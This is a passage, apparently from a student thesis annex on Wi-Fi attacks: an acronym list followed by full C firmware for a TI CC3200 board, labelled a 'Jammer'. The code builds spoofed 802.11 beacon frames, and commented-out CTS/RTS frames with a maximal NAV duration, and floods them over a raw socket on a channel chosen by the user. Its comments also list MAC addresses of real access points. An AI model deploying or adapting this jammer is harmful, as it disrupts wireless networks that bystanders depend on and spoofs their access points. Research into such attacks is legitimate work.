DoS	Denial of Service
DQPSK	Differential Quadrature Phase Shift Keying
FCC	federal Communications Commission
HCF	Hybrid Coordination Function
IDE	Integrated Development Environment
IoT	Internet of the Things
LAN	local area network
MAC	Medium Access Control
MIMO	Multiple Input Multiple Output
MITM	Man In The Middle
MU-MIMO	Multi user Multiple Input Multiple Output
NAV	Network Allocation Vector
OFDM	Orthogonal Frequency Division Multiplexing
PCF	Point Coordination Function
RA	Receiver Address
RTS	Request To Send
SIFS	Short Inter-Frame Space
SSID	Service Set Identifier
TA	Transmitter Address
TI	Texas Instrument
WLAN	wireless local area network

Annex

```
// Standard includes
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
// Simplelink includes
#include "simplelink.h"

//Driverlib includes
#include "hw_types.h"
#include "hw_ints.h"
#include "interrupt.h"
#include "utils.h"
#include "uart.h"
#include "hw_memmap.h"
#include "prcm.h"
#include "rom.h"
#include "rom_map.h"

//Common interface includes
#include "common.h"
#ifndef NOTERM
#include "uart_if.h"
#endif

#include "pinmux.h"


#define APPLICATION_NAME        "TRANSCEIVER_MODE"
#define APPLICATION_VERSION     "1.1.1"

#define PREAMBLE            1        /* Preamble value 0- short, 1- long */
#define CPU_CYCLES_1MSEC (80*1000)

// Application specific status/error codes
typedef enum{
    // Choosing -0x7D0 to avoid overlap w/ host-driver's error codes
    TX_CONTINUOUS_FAILED = -0x7D0,
    RX_STATISTICS_FAILED = TX_CONTINUOUS_FAILED - 1,
    DEVICE_NOT_IN_STATION_MODE = RX_STATISTICS_FAILED - 1,

    STATUS_CODE_MAX = -0xBB8
}e_AppStatusCodes;


typedef struct
{
    int choice;
    int channel;
    int packets;
    SlRateIndex_e rate;
    int Txpower;
}UserIn;

//*****************************************************************************
**
```

```
//                 GLOBAL VARIABLES -- Start
//*****************************************************************************
**
volatile unsigned long  g_ulStatus = 0;//SimpleLink Status
unsigned long  g_ulGatewayIP = 0; //Network Gateway IP address
unsigned char  g_ucConnectionSSID[SSID_LEN_MAX+1]; //Connection SSID
unsigned char  g_ucConnectionBSSID[BSSID_LEN_MAX]; //Connection BSSID
//---YFG+15-09-2016+INI
// 0xDC, 0x53, 0x7C, 0x14,0x94, 0x89,   /* destination */ //mac del AP (casa
de Madrid)
// 0x58, 0x23, 0x8C, 0x04,0x89, 0x9B,   /* destination */ //mac del AP (casa
de Barcelona)
// 0xE8, 0x04, 0x62, 0xF6,0xFF, 0x21,   /* destination */ //mac del AP (EETAC,
cafeteria)

//correct Beacon....
char RawData[] = {
                    //---- wlan header start -----//
                            //Fabricamos un beacon
                                                0x80,
// version , type sub type //
                                                0x00,
// Frame control flag //
                                                0x00, 0x00,
                                                  0xFF, 0xFF, 0xFF, 0xFF,0xFF,
0xFF,   // destination // //mac del AP (cafeteria de la Uni)
                                                  0xF4, 0xB8, 0x5E, 0x04,0xF5,
0x7D,
                                                  0xF4, 0xB8, 0x5E, 0x04,0xF5,
0x7D,  // bssid //       // mac del AP
                                                0xa0, 0xaf,
                                                  0x0d, 0x62, 0x71, 0x7f, 0x13,
0x00, 0x00, 0x00,
                                                  0x64, 0x00,
                                                  0x11, 0x04,
                                                  0x00, 0x0c, 0x54, 0x48, 0x4f,
0x4d, 0x5f, 0x4f, 0x4e, 0x4f, 0x36, 0x36, 0x38, 0x32,
                                                  0x01, 0x08, 0x82, 0x84, 0x8b,
0x96, 0x24, 0x30, 0x48, 0x6c,
                                                  0x30, 0x01, 0x0d,
                                                  0x05, 0x04, 0x01, 0x02, 0x00,
0x00,
                                                  0x2a, 0x01, 0x04,
                                                  0x2f, 0x01, 0x04,
                                                  0x30, 0x18, 0x01, 0x00, 0x00,
0x0f, 0xac, 0x02, 0x02, 0x00, 0x00, 0x0f, 0xac, 0x04, 0x00, 0x0f, 0xac, 0x04,
0x00, 0x0f, 0xac, 0x02, 0x01, 0x00, 0x00, 0x0f, 0xac, 0x02, 0x0c, 0x00,
                                                  0x32, 0x04, 0x0c, 0x12, 0x18,
0x60,
                                                  0x2d, 0x1a, 0xfc, 0x18, 0x1b,
0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                                  0x3d, 0x16, 0x09, 0x08, 0x15,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                                  0xdd, 0x09, 0x00, 0x10, 0x18,
0x02, 0x05, 0xf0, 0x2c, 0x00, 0x00,
```

```
                                                0xdd, 0x1c, 0x00, 0x50, 0xf2,
0x01, 0x01, 0x00, 0x00, 0x50, 0xf2, 0x02, 0x02, 0x00, 0x00, 0x50, 0xf2, 0x04,
0x00, 0x50, 0xf2, 0x02, 0x01, 0x00, 0x00, 0x50, 0xf2, 0x02, 0x0c, 0x00,
                                                0xdd, 0x18, 0x00, 0x50, 0xf2,
0x02, 0x01, 0x01, 0x80, 0x00, 0x03, 0xa4, 0x00, 0x00, 0x27, 0xa4, 0x00, 0x00,
0x42, 0x43, 0x5e, 0x00, 0x62, 0x32, 0x2f, 0x00,
                                                0x00,0x00,0x60,0x20};


//fabricamos un CTS
/*char RawData[] = {
                        //---- wlan header start -----//
                           0xc4,
                           0x00,
                           0xFF, 0x7F, //duration field
                           0xF4, 0xB8, 0x5E, 0x04, 0xF5, 0x7C,
                           0x00, 0x00, 0x00, 0x20};
             //---YFG+15-09-2016+FIN*/

//correct RTS
/*char RawData[] = {

                            //Fabricamos un beacon
                          //fabricamos un RTS
                          0xb4,
                          0x00,
                          0xFF, 0x7F,
                          0x58, 0x23, 0x8C, 0x04,0x89, 0x9B,
                          0xF4, 0xB8, 0x5E, 0x04,0xF5, 0x7D,
                          0x00, 0x20, 0x00, 0x00};*/
             //---YFG+15-09-2016+FIN

#if defined(ccs)
extern void (* const g_pfnVectors[])(void);
#endif
#if defined(ewarm)
extern uVectorEntry __vector_table;
#endif
//*****************************************************************************
**
//                  GLOBAL VARIABLES -- End
//*****************************************************************************
**


//*****************************************************************************
*
//                      LOCAL FUNCTION PROTOTYPES
//*****************************************************************************
*
static UserIn UserInput();
static int Tx_continuous(int iChannel,SlRateIndex_e rate,int
iNumberOfPackets,\
                                int iTxPowerLevel,long dIntervalMiliSec);
static int RxStatisticsCollect();
static void DisplayBanner(char * AppName);
static void BoardInit(void);
```

```
//*****************************************************************************
**
// SimpleLink Asynchronous Event Handlers -- Start
//*****************************************************************************
**


//*****************************************************************************
**
//
//! \brief The Function Handles WLAN Events
//!
//! \param[in]  pWlanEvent - Pointer to WLAN Event Info
//!
//! \return None
//!
//*****************************************************************************
**
void SimpleLinkWlanEventHandler(SlWlanEvent_t *pWlanEvent)
{
    switch(pWlanEvent->Event)
    {
        case SL_WLAN_CONNECT_EVENT:
        {
            SET_STATUS_BIT(g_ulStatus, STATUS_BIT_CONNECTION);

            //
            // Information about the connected AP (like name, MAC etc) will
be
            // available in 'slWlanConnectAsyncResponse_t' - Applications
            // can use it if required
            //
            //  slWlanConnectAsyncResponse_t *pEventData = NULL;
            // pEventData = &pWlanEvent->EventData.STAandP2PModeWlanConnected;
            //

            // Copy new connection SSID and BSSID to global parameters
            memcpy(g_ucConnectionSSID,pWlanEvent->EventData.
                   STAandP2PModeWlanConnected.ssid_name,
                   pWlanEvent->EventData.STAandP2PModeWlanConnected.ssid_len);
            memcpy(g_ucConnectionBSSID,
                   pWlanEvent->EventData.STAandP2PModeWlanConnected.bssid,
                   SL_BSSID_LENGTH);

            UART_PRINT("[WLAN EVENT] STA Connected to the AP: %s , "
                       "BSSID: %x:%x:%x:%x:%x:%x\n\r",
                       g_ucConnectionSSID,g_ucConnectionBSSID[0],
                       g_ucConnectionBSSID[1],g_ucConnectionBSSID[2],
                       g_ucConnectionBSSID[3],g_ucConnectionBSSID[4],
                       g_ucConnectionBSSID[5]);
        }
        break;

        case SL_WLAN_DISCONNECT_EVENT:
        {
            slWlanConnectAsyncResponse_t*  pEventData = NULL;

            CLR_STATUS_BIT(g_ulStatus, STATUS_BIT_CONNECTION);
```

```
            CLR_STATUS_BIT(g_ulStatus, STATUS_BIT_IP_AQUIRED);

            pEventData = &pWlanEvent->EventData.STAandP2PModeDisconnected;

            // If the user has initiated 'Disconnect' request,
            //'reason_code' is
SL_WLAN_DISCONNECT_USER_INITIATED_DISCONNECTION
            if(SL_WLAN_DISCONNECT_USER_INITIATED_DISCONNECTION == pEventData-
>reason_code)
            {
                UART_PRINT("[WLAN EVENT]Device disconnected from the AP: %s,"
                           " BSSID: %x:%x:%x:%x:%x:%x on application's"
                           " request \n\r",
                           g_ucConnectionSSID,g_ucConnectionBSSID[0],
                           g_ucConnectionBSSID[1],g_ucConnectionBSSID[2],
                           g_ucConnectionBSSID[3],g_ucConnectionBSSID[4],
                           g_ucConnectionBSSID[5]);
            }
            else
            {
                UART_PRINT("[WLAN ERROR]Device disconnected from the AP
AP: %s,"
                           " BSSID: %x:%x:%x:%x:%x:%x on an ERROR..!! \n\r",
                           g_ucConnectionSSID,g_ucConnectionBSSID[0],
                           g_ucConnectionBSSID[1],g_ucConnectionBSSID[2],
                           g_ucConnectionBSSID[3],g_ucConnectionBSSID[4],
                           g_ucConnectionBSSID[5]);
            }
            memset(g_ucConnectionSSID,0,sizeof(g_ucConnectionSSID));
            memset(g_ucConnectionBSSID,0,sizeof(g_ucConnectionBSSID));
        }
        break;

        default:
        {
            UART_PRINT("[WLAN EVENT] Unexpected event [0x%x]\n\r",
                       pWlanEvent->Event);
        }
        break;
    }
}

//*****************************************************************************
**
//
//! \brief This function handles network events such as IP acquisition, IP
//!           leased, IP released etc.
//!
//! \param[in]  pNetAppEvent - Pointer to NetApp Event Info
//!
//! \return None
//!
//*****************************************************************************
**
void SimpleLinkNetAppEventHandler(SlNetAppEvent_t *pNetAppEvent)
{
    switch(pNetAppEvent->Event)
    {
        case SL_NETAPP_IPV4_IPACQUIRED_EVENT:
```

```
        {
            SlIpV4AcquiredAsync_t *pEventData = NULL;

            SET_STATUS_BIT(g_ulStatus, STATUS_BIT_IP_AQUIRED);

            //Ip Acquired Event Data
            pEventData = &pNetAppEvent->EventData.ipAcquiredV4;

            //Gateway IP address
            g_ulGatewayIP = pEventData->gateway;

            UART_PRINT("[NETAPP EVENT] IP Acquired: IP=%d.%d.%d.%d , "
                       "Gateway=%d.%d.%d.%d\n\r",
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.ip,3),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.ip,2),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.ip,1),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.ip,0),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.gateway,3),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.gateway,2),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.gateway,1),
            SL_IPV4_BYTE(pNetAppEvent->EventData.ipAcquiredV4.gateway,0));
        }
        break;

        default:
        {
            UART_PRINT("[NETAPP EVENT] Unexpected event [0x%x] \n\r",
                       pNetAppEvent->Event);
        }
        break;
    }
}


//*****************************************************************************
**
//
//! \brief This function handles HTTP server events
//!
//! \param[in]  pServerEvent - Contains the relevant event information
//! \param[in]    pServerResponse - Should be filled by the user with the
//!                                     relevant response information
//!
//! \return None
//!
//*****************************************************************************
*
void SimpleLinkHttpServerCallback(SlHttpServerEvent_t *pHttpEvent,
                                  SlHttpServerResponse_t *pHttpResponse)
{
    // Unused in this application
}

//*****************************************************************************
**
//
//! \brief This function handles General Events
//!
//! \param[in]     pDevEvent - Pointer to General Event Info
```

```
//!
//! \return None
//!
//*****************************************************************************
**
void SimpleLinkGeneralEventHandler(SlDeviceEvent_t *pDevEvent)
{
    //
    // Most of the general errors are not FATAL are are to be handled
    // appropriately by the application
    //
    UART_PRINT("[GENERAL EVENT] - ID=[%d] Sender=[%d]\n\n",
               pDevEvent->EventData.deviceEvent.status,
               pDevEvent->EventData.deviceEvent.sender);
}


//*****************************************************************************
**
//
//! This function handles socket events indication
//!
//! \param[in]      pSock - Pointer to Socket Event Info
//!
//! \return None
//!
//*****************************************************************************
**
void SimpleLinkSockEventHandler(SlSockEvent_t *pSock)
{
    //
    // This application doesn't work w/ socket - Events are not expected
    //

}


//*****************************************************************************
**
// SimpleLink Asynchronous Event Handlers -- End
//*****************************************************************************
**


//*****************************************************************************
**
//
//! \brief This function initializes the application variables
//!
//! \param    None
//!
//! \return None
//!
//*****************************************************************************
**
static void InitializeAppVariables()
{
    g_ulStatus = 0;
    g_ulGatewayIP = 0;
```

```
    memset(g_ucConnectionSSID,0,sizeof(g_ucConnectionSSID));
    memset(g_ucConnectionBSSID,0,sizeof(g_ucConnectionBSSID));
}

//*****************************************************************************
**
//! \brief This function puts the device in its default state. It:
//!           - Set the mode to STATION
//!           - Configures connection policy to Auto and AutoSmartConfig
//!           - Deletes all the stored profiles
//!           - Enables DHCP
//!           - Disables Scan policy
//!           - Sets Tx power to maximum
//!           - Sets power policy to normal
//!           - Unregister mDNS services
//!           - Remove all filters
//!
//! \param   none
//! \return  On success, zero is returned. On error, negative is returned
//*****************************************************************************
**
static long ConfigureSimpleLinkToDefaultState()
{
    SlVersionFull   ver = {0};
    _WlanRxFilterOperationCommandBuff_t  RxFilterIdMask = {0};

    unsigned char ucVal = 1;
    unsigned char ucConfigOpt = 0;
    unsigned char ucConfigLen = 0;
    unsigned char ucPower = 0;

    long lRetVal = -1;
    long lMode = -1;

    lMode = sl_Start(0, 0, 0);
    ASSERT_ON_ERROR(lMode);

    // If the device is not in station-mode, try configuring it in station-
mode
    if (ROLE_STA != lMode)
    {
        if (ROLE_AP == lMode)
        {
            // If the device is in AP mode, we need to wait for this event
            // before doing anything
            while(!IS_IP_ACQUIRED(g_ulStatus))
            {
#ifndef SL_PLATFORM_MULTI_THREADED
              _SlNonOsMainLoopTask();
#endif
            }
        }

        // Switch to STA role and restart
        lRetVal = sl_WlanSetMode(ROLE_STA);
        ASSERT_ON_ERROR(lRetVal);

        lRetVal = sl_Stop(0xFF);
        ASSERT_ON_ERROR(lRetVal);
```

```
        lRetVal = sl_Start(0, 0, 0);
        ASSERT_ON_ERROR(lRetVal);

        // Check if the device is in station again
        if (ROLE_STA != lRetVal)
        {
            // We don't want to proceed if the device is not coming up in
STA-mode
            return DEVICE_NOT_IN_STATION_MODE;
        }
    }

    // Get the device's version-information
    ucConfigOpt = SL_DEVICE_GENERAL_VERSION;
    ucConfigLen = sizeof(ver);
    lRetVal = sl_DevGet(SL_DEVICE_GENERAL_CONFIGURATION, &ucConfigOpt,
                                &ucConfigLen, (unsigned char *)(&ver));
    ASSERT_ON_ERROR(lRetVal);

    UART_PRINT("Host Driver Version: %s\n\r",SL_DRIVER_VERSION);
    UART_PRINT("Build Version %d.%d.%d.%d.31.%d.%d.%d.%d.%d.%d.%d.%d\n\r",
    ver.NwpVersion[0],ver.NwpVersion[1],ver.NwpVersion[2],ver.NwpVersion[3],
    ver.ChipFwAndPhyVersion.FwVersion[0],ver.ChipFwAndPhyVersion.FwVersion[1],
    ver.ChipFwAndPhyVersion.FwVersion[2],ver.ChipFwAndPhyVersion.FwVersion[3],

ver.ChipFwAndPhyVersion.PhyVersion[0],ver.ChipFwAndPhyVersion.PhyVersion[1],

ver.ChipFwAndPhyVersion.PhyVersion[2],ver.ChipFwAndPhyVersion.PhyVersion[3]);

    // Set connection policy to Auto + SmartConfig
    //      (Device's default connection policy)
    lRetVal = sl_WlanPolicySet(SL_POLICY_CONNECTION,
                                SL_CONNECTION_POLICY(1, 0, 0, 0, 1), NULL, 0);
    ASSERT_ON_ERROR(lRetVal);

    // Remove all profiles
    lRetVal = sl_WlanProfileDel(0xFF);
    ASSERT_ON_ERROR(lRetVal);



    //
    // Device in station-mode. Disconnect previous connection if any
    // The function returns 0 if 'Disconnected done', negative number if
already
    // disconnected Wait for 'disconnection' event if 0 is returned, Ignore
    // other return-codes
    //
    lRetVal = sl_WlanDisconnect();
    if(0 == lRetVal)
    {
        // Wait
        while(IS_CONNECTED(g_ulStatus))
        {
#ifndef SL_PLATFORM_MULTI_THREADED
              _SlNonOsMainLoopTask();
#endif
        }
```

```
    }

    // Enable DHCP client
    lRetVal = sl_NetCfgSet(SL_IPV4_STA_P2P_CL_DHCP_ENABLE,1,1,&ucVal);
    ASSERT_ON_ERROR(lRetVal);

    // Disable scan
    ucConfigOpt = SL_SCAN_POLICY(0);
    lRetVal = sl_WlanPolicySet(SL_POLICY_SCAN , ucConfigOpt, NULL, 0);
    ASSERT_ON_ERROR(lRetVal);

    // Set Tx power level for station mode
    // Number between 0-15, as dB offset from max power - 0 will set max
power
    ucPower = 0;
    lRetVal = sl_WlanSet(SL_WLAN_CFG_GENERAL_PARAM_ID,
            WLAN_GENERAL_PARAM_OPT_STA_TX_POWER, 1, (unsigned char
*)&ucPower);
    ASSERT_ON_ERROR(lRetVal);

    // Set PM policy to normal
    lRetVal = sl_WlanPolicySet(SL_POLICY_PM , SL_NORMAL_POLICY, NULL, 0);
    ASSERT_ON_ERROR(lRetVal);

    // Unregister mDNS services
    lRetVal = sl_NetAppMDNSUnRegisterService(0, 0);
    ASSERT_ON_ERROR(lRetVal);

    // Remove  all 64 filters (8*8)
    memset(RxFilterIdMask.FilterIdMask, 0xFF, 8);
    lRetVal = sl_WlanRxFilterSet(SL_REMOVE_RX_FILTER, (_u8 *)&RxFilterIdMask,
                       sizeof(_WlanRxFilterOperationCommandBuff_t));
    ASSERT_ON_ERROR(lRetVal);

    lRetVal = sl_Stop(SL_STOP_TIMEOUT);
    ASSERT_ON_ERROR(lRetVal);

    InitializeAppVariables();

    return lRetVal; // Success
}


//*****************************************************************************
**
//
//! Application startup display on UART
//!
//! \param  AppName
//!
//! \return none
//!
//*****************************************************************************
**
static void DisplayBanner(char * AppName)
{
    UART_PRINT("\n\n\n\r");
    UART_PRINT("\t\t *************************************************\n\r");
    UART_PRINT("\t\t\t CC3200 %s Application       \n\r", AppName);
```

```
    UART_PRINT("\t\t ************************************************\n\r");
    UART_PRINT("\n\n\n\r");
}


//*****************************************************************************
**
//
//! Board Initialization & Configuration
//!
//! \param  None
//!
//! \return None
//
//*****************************************************************************
**
static void BoardInit(void)
{
/* In case of TI-RTOS vector table is initialize by OS itself */
#ifndef USE_TIRTOS
  //
  // Set vector table base
  //
#if defined(ccs)
    MAP_IntVTableBaseSet((unsigned long)&g_pfnVectors[0]);
#endif
#if defined(ewarm)
    MAP_IntVTableBaseSet((unsigned long)&__vector_table);
#endif
#endif
    //
    // Enable Processor
    //
    MAP_IntMasterEnable();
    MAP_IntEnable(FAULT_SYSTICK);

    PRCMCC3200MCUInit();
}



//*****************************************************************************
**
//
//! UserInput
//!
//! This function
//!        1. Function for reading the user input.
//!
//! \return none
//
//*****************************************************************************
**
static UserIn UserInput()
{
    UserIn User;
    //el char array que guarda los datos que escribe el usuario por la
consola, tamany maximo 521 bits (0-511)
    char acCmdStore[512];
```

```
 int iRetVal;
 //el valor inicial para el bucler
 int iRightInput = 0;
    //---YFG+06-10-2016+INI
UART_PRINT("Starting Jammer... ");
UART_PRINT("\n\r");
//forzamos que solo hay una opción una vez ejecutar el menu principal...
User.choice = 1;
//---YFG+06-10-2016+FIN

 if (User.choice == 1)
 {
     /*channel*/
     do
     {
         UART_PRINT("Enter the jamming channel [1:13]: ");
         iRetVal = GetCmd(acCmdStore, sizeof(acCmdStore));
         if(iRetVal == 0)
         {
             //
             // No input. Just an enter pressed probably. Display a prompt.
             //
             UART_PRINT("\n\rEnter Valid Input.");
             iRightInput = 0;
         }
         else
         {
             User.channel = (int)strtoul(acCmdStore,0,10);
             if(User.channel <= 0 || User.channel > 13)
             {
                 UART_PRINT("\n\rWrong Input");
                 iRightInput = 0;
             }
             else
             {
                 iRightInput = 1;
             }
         }

         UART_PRINT("\r\n");
     }while(!iRightInput);

     /*Number of packets*/
     do
     {
         UART_PRINT("Enter the number of packets to send : ");
         iRetVal = GetCmd(acCmdStore, sizeof(acCmdStore));
         if(iRetVal == 0)
         {
             //
             // No input. Just an enter pressed probably. Display a prompt.
             //
             UART_PRINT("\n\rEnter Valid Input.");
             iRightInput = 0;
         }
         else
         {
             User.packets = (int)strtoul(acCmdStore,0,10);
             //No se puede enviar mas de 65535 paquetes...
```

```
            if(User.packets <= 0 && User.packets > 65535)
            {
                UART_PRINT("\n\rWrong Input");
                iRightInput = 0;
            }
            else
            {
                iRightInput = 1;
            }
        }
        UART_PRINT("\r\n");
    }while(!iRightInput);

    /*Rate*/
    do
    {
        UART_PRINT("Enter the rate: ");
        iRetVal = GetCmd(acCmdStore, sizeof(acCmdStore));
        if(iRetVal == 0)
        {
            //
            // No input. Just an enter pressed probably. Display a prompt.
            //
            UART_PRINT("\n\rEnter Valid Input.");
            iRightInput = 0;
        }
        else
        {
            User.rate = (SlRateIndex_e)strtoul(acCmdStore,0,10);
            if(User.rate < RATE_1M || User.rate > RATE_MCS_7)
            {
                UART_PRINT("\n\rWrong Input");
                iRightInput = 0;
            }
            else
            {
                iRightInput = 1;
            }
        }

        UART_PRINT("\r\n");
    }while(!iRightInput);
    /* Tx Power level */
    do
    {
        UART_PRINT("Enter the Tx power[0:15]: ");
        iRetVal = GetCmd(acCmdStore, sizeof(acCmdStore));
        if(iRetVal == 0)
        {
            //
            // No input. Just an enter pressed probably. Display a prompt.
            //
            UART_PRINT("\n\rEnter Valid Input.");
            iRightInput = 0;
        }
        else
        {
            User.Txpower = (int)strtoul(acCmdStore,0,10);
            if(User.Txpower < 0 || User.Txpower > 15)
```

```
                {
                    UART_PRINT("\n\rWrong Input");
                    iRightInput = 0;
                }
                else
                {
                    iRightInput = 1;
                }
            }

            UART_PRINT("\r\n");
        }while(!iRightInput);
    }

    return User;
}

//*****************************************************************************
**
//
//! Tx_continuous
//!
//! This function
//!        1. Function for sending out pinging data on the
//!                channel given by the user.
//!
//! \return none
//
//*****************************************************************************
**
static int Tx_continuous(int iChannel,SlRateIndex_e rate,int iNumberOfPackets,
                                    int iTxPowerLevel,long dIntervalMiliSec)
{
    int iSoc;
    long lRetVal = -1;
    long ulIndex;

    //---YFG+30-08-2016+INI
    //Crear el socket
    //SL_AF_RF:sending and receiving any packet overriding 802.11 header
    //SL_SOCK_RAW:SOCK_RAW (raw protocols atop the network layer)
    iSoc = sl_Socket(SL_AF_RF,SL_SOCK_RAW,iChannel);
    ASSERT_ON_ERROR(iSoc);

    UART_PRINT("Transmitting data...\r\n");
    //repetir tantas veces como el numero de paquete que pide el usuario.
    for(ulIndex = 0 ; ulIndex < iNumberOfPackets ; ulIndex++)
    {
      //una vez creado el Socket, envia los datos, el paquete esta
manualmente creado y guardado en el variable RawData_ping...
      //SL_RAW_RF_TX_PARAMS??
      lRetVal = sl_Send(iSoc,RawData,sizeof(RawData),\
                        SL_RAW_RF_TX_PARAMS(iChannel,  rate, iTxPowerLevel,
PREAMBLE));
       if(lRetVal < 0)
       {
           sl_Close(iSoc);
           ASSERT_ON_ERROR(lRetVal);
       }
```

```
        //Sleep(dIntervalMiliSec);


        //32ms de delay
        //MAP_UtilsDelay(426667);

        //34ms de delay
        //MAP_UtilsDelay(453333);

        //16ms de delay
        //MAP_UtilsDelay(213333);

        //2ms de delay
        //MAP_UtilsDelay(26667);

        //2.85ms de delay
        //MAP_UtilsDelay(38000);

        //2.1ms de delay
        //MAP_UtilsDelay(28000);

        //3ms de delay
        //MAP_UtilsDelay(40000);

        //4ms de delay
        //MAP_UtilsDelay(53333);

        //4.85ms de delay
        //MAP_UtilsDelay(64667);

        //4.1ms de delay
        //MAP_UtilsDelay(54667);

        //8ms de delay
         //MAP_UtilsDelay(106667);

        //7ms de delay
         //MAP_UtilsDelay(93333);

        //6ms de delay
        //MAP_UtilsDelay(80000);

        //9ms de delay
        //MAP_UtilsDelay(120000);

        //11ms de delay
        //MAP_UtilsDelay(146667);

        //12ms de delay
        //MAP_UtilsDelay(160000);

        //7ms de delay
        //MAP_UtilsDelay(93333);

        //17ms de delay
        //MAP_UtilsDelay(226667);

        //22ms de delay
        //MAP_UtilsDelay(293333);
```

```
//8.85ms de delay
//MAP_UtilsDelay(118000);

//8.1ms de delay
//MAP_UtilsDelay(108000);

//16.85ms de delay
//MAP_UtilsDelay(224667);

//16.1ms de delay
 //MAP_UtilsDelay(214667);

//ms de delay
 //MAP_UtilsDelay(220000);

//24ms de delay
//MAP_UtilsDelay(320000);


//29ms de delay
//MAP_UtilsDelay(386667);

//19ms de delay
 //MAP_UtilsDelay(253333);

//60ms de delay
 //MAP_UtilsDelay(800000);

//45ms de delay
 //MAP_UtilsDelay(600000);

 //40ms de delay
 //MAP_UtilsDelay(533333);

//50ms de delay
//MAP_UtilsDelay(666667);

//55ms de delay
//MAP_UtilsDelay(733333);

//35ms de delay
//MAP_UtilsDelay(466667);

//32.85ms de delay
//MAP_UtilsDelay(438000);

//30ms de delay
//MAP_UtilsDelay(400000);

//20ms de delay
//MAP_UtilsDelay(266667);

//25ms de delay
//MAP_UtilsDelay(333333);


//15ms de delay
 //MAP_UtilsDelay(200000);
```

```
        //100ms de delay
        //MAP_UtilsDelay(1333333);

    }

    lRetVal = sl_Close(iSoc);
    ASSERT_ON_ERROR(lRetVal);

    UART_PRINT("Transmission complete.\r\n");
    return SUCCESS;
}

//*****************************************************************************
**
//
//! main
//!
//! This function
//!        1. Main function for the application.
//!        2. Make sure there is no profile before activating this test.
//!     3. This test is not optimized for current consumption at this stage.
//!
//! \return none
//
//*****************************************************************************
**

int main()
{
    UserIn User;
    int iFlag = 1;
    long lRetVal = -1;
    char cChar;
    unsigned char policyVal;

    //
    // Initialize Board configuration
    //
    BoardInit();

    //
    //
    //Pin muxing
    //
    PinMuxConfig();

    // Configuring UART
    //
    InitTerm();
    DisplayBanner(APPLICATION_NAME);

    InitializeAppVariables();

    //
    // Following function configure the device to default state by cleaning
    // the persistent settings stored in NVMEM (viz. connection profiles &
    // policies, power policy etc)
    //
```

```
    // Applications may choose to skip this step if the developer is sure
    // that the device is in its default state at start of applicaton
    //
    // Note that all profiles and persistent settings that were done on the
    // device will be lost
    //
    lRetVal = ConfigureSimpleLinkToDefaultState();
    if(lRetVal < 0)
    {
        if (DEVICE_NOT_IN_STATION_MODE == lRetVal)
          UART_PRINT("Failed to configure the device in its default state
\n\r");
          LOOP_FOREVER();
    }

    UART_PRINT("Device is configured in default state \n\r");

    CLR_STATUS_BIT_ALL(g_ulStatus);

    //
    // Assumption is that the device is configured in station mode already
    // and it is in its default state
    //
    lRetVal = sl_Start(0, 0, 0);
    if (lRetVal < 0 || ROLE_STA != lRetVal)
    {
        UART_PRINT("Failed to start the device \n\r");
        LOOP_FOREVER();
    }

    UART_PRINT("Device started as STATION \n\r");

    //
    // reset all network policies
    //
    lRetVal = sl_WlanPolicySet(  SL_POLICY_CONNECTION,
                  SL_CONNECTION_POLICY(0,0,0,0,0),
                  &policyVal,
                  1 /*PolicyValLen*/);
    if (lRetVal < 0)
    {
        UART_PRINT("Failed to set policy \n\r");
        LOOP_FOREVER();
    }

    //---YFG+06-08-2016+INI
    //Despues de haber reseteado la placa, entra el bucle del menu...

    while (iFlag)
    {
    //recoge parametros, o datos que escribe el usuario por la consola Tera-
Term
    User = UserInput();



    /*******An example of Tx continuous on user selected channel, rate 11,
    * user selected number of packets, minimal delay between packets*******/
```

```
      // envia raw data constante...
    lRetVal = Tx_continuous(User.channel,User.rate,User.packets, \
                            User.Txpower,0);
    if(lRetVal < 0)
    {
        UART_PRINT("Error during transmission of raw data\n\r");
        LOOP_FOREVER();
    }

    UART_PRINT("\n\rEnter \"1\" to restart or \"0\" to quit: ");
    //
    // Wait to receive a character over UART
    //
    cChar = MAP_UARTCharGet(CONSOLE);
    //
    // Echo the received character
    //
    MAP_UARTCharPut(CONSOLE, cChar);
    UART_PRINT("\n\r");
    iFlag = atoi(&cChar);
    }
    UART_PRINT("\r\nEnding the application....");
    //
    // power off network processor
    //
    lRetVal = sl_Stop(SL_STOP_TIMEOUT);

    LOOP_FOREVER();

}

//*****************************************************************************
**
//
// Close the Doxygen group.
//! @}
//
//*****************************************************************************
**
```